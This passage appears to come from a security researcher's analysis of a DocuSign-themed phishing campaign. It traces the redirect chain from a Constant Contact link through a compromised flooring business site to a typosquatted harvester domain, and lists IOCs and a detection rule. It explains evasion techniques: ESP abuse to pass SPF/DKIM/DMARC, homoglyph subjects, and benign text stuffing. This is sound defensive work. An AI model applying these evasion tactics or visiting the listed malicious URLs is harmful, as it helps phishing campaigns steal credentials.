https://9h5yg7hbb.cc.rs6.net/tn.jsp?f=001_jBSTymjOra5YfUT2qw9hXuChXdeMd26MdFnOw_DbLc1sErBjhURTLTMTGY1qUhLe-CFnbKIXq--vZW5n-j2kJY3Ppl89Kbs5dsCembTC1ceSa8NM80a0Sj8U1OOYU5GfqnHWCBbUfIr8gOQSqNt3YSq9_e4B0uJ

Which resolved to the first-stage jump host:

https://mcguiganflooring.com/mcguiganflooring/

Unsubscribe behavior

The message included standard Constant Contact unsubscribe headers and footer links:

List-Unsubscribe: <https://visitor.constantcontact.com/do?p=un&m=001st0JLJ3BRgXpr0CayrEO5A%3D%3D...>
List-Unsubscribe-Post: List-Unsubscribe=One-Click

Because legitimate ESP headers were used, mail clients recognized one-click unsubscribe functionality, further helping the message bypass initial email filters.

Redirect script

The jump host (mcguiganflooring.com/mcguiganflooring/) performed an HTTP 302 redirect directly to the second-stage domain:

HTTP/1.1 302 Found
Location: https://singdoctoyou.com/docsing/

Resulting redirect

The destination of the redirect chain was:

https://singdoctoyou.com/docsing/
  • Target Domain: singdoctoyou.com (possible typosquatting/anagram spoofing DocuSign).
  • Path: /docsing/ (doc-sing).

  • Domain Registration Date: July 21, 2026 (Registered just 4 days before the email was sent).
  • Hosted On: Cloudflare (188.114.96.3).

urlscan.io scan results for singdoctoyou.com showing suspended account and Cloudflare WAF block

By the time of inspection, the host and domain were suspended (/cgi-sys/suspendedpage.cgi), and Cloudflare WAF was blocking incoming connections.

I was too late, bummer!

Redirect host cover page and certificate

Examining the jump host (mcguiganflooring.com):

  • The initial link points to a UK flooring business website (mcguiganflooring.com).

McGuigan Flooring business homepage


  • cPanel Compromise Timeline Correlation: Inspecting the SSL certificate for cpanel.mcguiganflooring.com reveals a Let's Encrypt TLS certificate issued on July 21, 2026 at 01:15 AM UTC — just 11 hours before the attacker registered the phishing target singdoctoyou.com (July 21 at 12:39 PM UTC)!

Certificate viewer showing Let&#39;s Encrypt cert issued for cpanel.mcguiganflooring.com on July 21, 2026


  • Server Environment: Visiting missing subpaths (e.g. /liquid-screed/) returns a standard cPanel / Apache 404 error (The requested URL was not found on this server. Additionally, a 404 Not Found error...), indicating an underlying cPanel hosting account.

Apache 404 error page on mcguiganflooring.com


  • Historical scans reveal this host was previously compromised to host probable credential theft scripts (e.g., /zz/enterpassword.php).

urlscan.io search results for mcguiganflooring.com

IOCs

Indicator TypeValueDescription
Phishing Domainsingdoctoyou.comTyposquatted DocuSign Phishing Host
Phishing Path/docsing/Phishing credential harvester endpoint
Compromised Hostmcguiganflooring.comOpen Redirector / Compromised CMS

Detection Logic

IF
Subject or Display Name contains non-ASCII homoglyphs resembling brand names (DocuSign)
AND Email originates from legitimate ESP infrastructure (Constant Contact / ccsend.com)
THEN
Homoglyph ESP abuse phishing attempt likely

Observations & Conclusions

  1. The attacker abused a legitimate Email Service Provider (Constant Contact) to obtain clean SPF, DKIM, and DMARC pass results.
  2. Homoglyph character substitution (Cyrillic and Greek Unicode characters) was used in both the Subject and Display Name to bypass string-matching security rules.
  3. The email body was stuffed with benign commercial promotional text to confuse content-based classification engines.
  4. The initial link leveraged a compromised UK flooring company (mcguiganflooring.com), whose cPanel SSL certificate was re-issued just 11 hours before the phishing target domain was registered on July 21, 2026.
  5. The final target (singdoctoyou.com/docsing/) was suspended shortly after the campaign launched.
Indicators of Compromise (IOCs)
IOCs (domains, IP addresses, files, hashes, etc.) from this analysis are available on GitHub.
View on GitHub →